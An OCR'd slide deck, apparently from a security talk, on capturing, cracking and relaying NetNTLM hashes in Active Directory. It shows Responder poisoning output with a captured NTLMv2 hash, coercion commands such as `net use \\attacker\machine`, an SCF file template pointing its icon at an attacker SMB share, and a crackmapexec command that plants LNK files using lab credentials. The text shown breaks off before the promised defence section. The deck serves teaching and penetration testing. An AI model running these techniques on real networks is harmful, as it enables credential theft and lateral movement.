Unleash the Hash Monster

Qasim Ijaz
Blue Bastion Security

... and zero effort ChatGPT prompts

Whomai?

- Qasim Ijaz
  - Director of Offensive Security at Blue Bastion
- Former roles
  - Sr. Manager Attack Simulation at a Healthcare Org
  - HIPAA/HITRUST Assessor
  - Associate CISO
- Instructor in after-hours
  - Blackhat, BSides, OSCP Bootcamp
- Focus areas
  - “Dry” business side of hacking
  - Active Directory exploitation
  - Healthcare security


Agenda

- What NetNTLM hashes are and how they fit into AD
- Different ways to get NetNTLM hashes
  - Broadcast and multicast-based name resolution protocols
  - Coercion and elicitation (PetitPotam, DFSCoerce, shortcut files/icons, and even Microsoft Word)
- How to crack and relay NetNTLM hashes
- How to defend yourself against these types of attacks

NetNTLM

Or is it NTLM? Whatever.

NetNTLM – Challenge Response Protocol



NetNTLM v1 vs. v2 | Essentials

NetNTLMv1

- Supports both NT and LM hashes
- Uses DES for challenge response computation


NetNTLMv2

- Supports NT hashes
- Uses MD5 HMAC for challenge response computation


Getting NetNTLM Hashes

Where my hash at?

(Broad|Multi)cast Name Resolution Protocols




(Broad|Multi)cast Name Resolution Protocols



No.	Time	Source	Destination	Protocol	Length	Info
1250…	56385.374130	10.3.0.140	10.3.1.255	NBNS	110	Registration NB WORKGROUP<00>
1250…	56385.984459	10.3.0.140	10.3.1.255	NBNS	110	Registration NB WORKGROUP<00>
1250…	56385.984459	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<20>
1250…	56385.984459	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<00>
1250…	56386.909783	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<00>
1250…	56386.909783	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<20>
1250…	56386.909783	10.3.0.140	10.3.1.255	NBNS	110	Registration NB WORKGROUP<00>
1250…	56387.523916	10.3.0.140	10.3.1.255	NBNS	110	Registration NB WORKGROUP<00>
1250…	56387.523916	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<20>
1250…	56387.523916	10.3.0.140	10.3.1.255	NBNS	110	Registration NB LAPTOP-OSIOEEAC<00>
1251…	56408.105579	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56409.025422	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56409.334336	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56409.947902	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56410.255586	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56411.174276	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56417.012132	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56417.930668	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56418.546134	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56418.546134	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56419.159492	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1251…	56420.082509	10.3.0.140	10.3.1.255	NBNS	92	Name query NB WPAD<00>
1261…	56735.277547	10.3.1.1	10.3.1.255	NBNS	110	Registration NB MACBOOKPRO-4927<00>
1261…	56736.191213	10.3.1.1	10.3.1.255	NBNS	110	Registration NB MACBOOKPRO-4927<00>
1261…	56737.734836	10.3.1.1	10.3.1.255	NBNS	110	Registration NB MACBOOKPRO-4927<00>

Poisoning (Broad|Multi)cast Name Resolution - Responder




```
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
[SMB] NTLMv2-SSP Client   : 192.168.56.3
[SMB] NTLMv2-SSP Username : PARENTWKSTN\vagrant
[SMB] NTLMv2-SSP Hash     : vagrant::PARENTWKSTN:3f95fa09f81af18b:4B2A1E887B186EA3EE0D078EF
53150DE09D201AECE2E6B9D5B0889000000000200080053004D004200330001001E00570049004E002D00500052
10046005600040014005300 4D00420033002E006C006F00630061006C0003003400570049004E002D0050005200
0460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F0063
E09D2010600040002000000080030003000000000000000000000000030000006B243CABB3B7868D85846976E439
69916B51F0A001000000000000000000000000000000009001A0063006900660073002F0048005200530068
0000000
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
```

Authentication Coercion| Ask Nicely

- Often usable by an unauthenticated or low privileged domain user
- Coerces the target (e.g., domain controller) to authenticate to an arbitrary machine
  - For example, `net use \\attacker\machine`
  - MS-RPRN remote call to RpcRemoteFindPrinterChangeNotificationEx
  - MS-EFSR call to Encrypting File System Remote (EFSRPC) Protocol
    - Also known as PetitPotam
  - https://github.com/p0dalirius/windows-coerced-authentication-methods


Can’t PetitPotam without creds? Try with creds ☺

Demo: Responder

LNK/SCF Files

SCF, URL, LNK Files

- [Shell]
- Command=2
- IconFile=\\10.100.5.66\icon.ico
- [Taskbar]
- Command=ToggleDesktop



```
┌──(root㉿BlueBastion-Q)-[~]
└─# crackmapexec smb targets -u filemaker -p football -M slinky -o NAME=a SERVER=10.100.5.66
[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         10.100.5.5      445    ADMINWKSTN       [*] Windows 10.0 Build 19041 x64 (name:ADMINWKSTN) (domain:training.rt.
:True) (SMBv1:False)
SMB         10.100.5.3      445    FILESERVER       [*] Windows 10.0 Build 20348 x64 (name:FILESERVER) (domain:training.rt.
:False) (SMBv1:False)
SMB         10.100.5.2      445    DOMAINSVR        [*] Windows 10.0 Build 20348 x64 (name:DOMAINSVR) (domain:training.rt.b
True) (SMBv1:False)
SMB         10.100.5.4      445    WORKSTATION      [*] Windows 10.0 Build 19041 x64 (name:WORKSTATION) (domain:training.rt
g:False) (SMBv1:False)
SMB         10.100.5.5      445    ADMINWKSTN       [+] training.rt.bluebastion.net\filemaker:football
SMB         10.100.5.3      445    FILESERVER       [+] training.rt.bluebastion.net\filemaker:football
SMB         10.100.5.2      445    DOMAINSVR        [+] training.rt.bluebastion.net\filemaker:football
SMB         10.100.5.4      445    WORKSTATION      [+] training.rt.bluebastion.net\filemaker:football (Pwn3d!)
SLINKY      10.100.5.3      445    FILESERVER       [+] Found writable share: Files
SLINKY      10.100.5.3      445    FILESERVER       [+] Created LNK file on the Files share
```

```
PS C:\Files> cat .\a.lnk
L        À      F@        ±zÀÙ ±zÀÙ ±zÀÙ                    \\10.100.5.66\icons\icon.ico

PS C:\Files>
```

SLINKY for Mass Deployment

Demo: LNK/SCF Files

Outlook Tracking Pixel

Today's Status Report

Qasim Ijaz
To Qasim Ijaz

Reply | Reply A

Qasim,

I hope this email finds you well. I am writing to provide you with an update on the ongoing cybersecurity project.

As you may recall, our goal is to enhance the security measures in place to protect our company from potential cyber threats. Over the past few weeks, our team has been working diligently on this project, and I am pleased to report that we have made significant progress.

We have completed a comprehensive security audit, which helped us identify potential vulnerabilities and areas of concern. Based on the findings, we have implemented a number of measures to improve our security posture, including:

- Installation of advanced security software on all company devices
- Implementation of multi-factor authentication for all company accounts
- Creation of a robust backup and disaster recovery plan
- Training sessions for all employees to increase awareness of cybersecurity best practices.

We have also established regular security monitoring and reporting processes to ensure that we can quickly identify and address any potential threats.

Overall, I am confident that the measures we have implemented will significantly enhance our company's cybersecurity and protect us from potential risks.

If you have any questions or concerns about the project or our progress, please do not hesitate to reach out to me. I am happy to provide additional information and updates as needed.

Thank you for your continued support of this important project.


Best regards,


Consultant XYZ


Qasim Ijaz
Director of Offensive Security
(He/Him)

idealintegrations
building networks and partnerships

Word ActiveX Controls

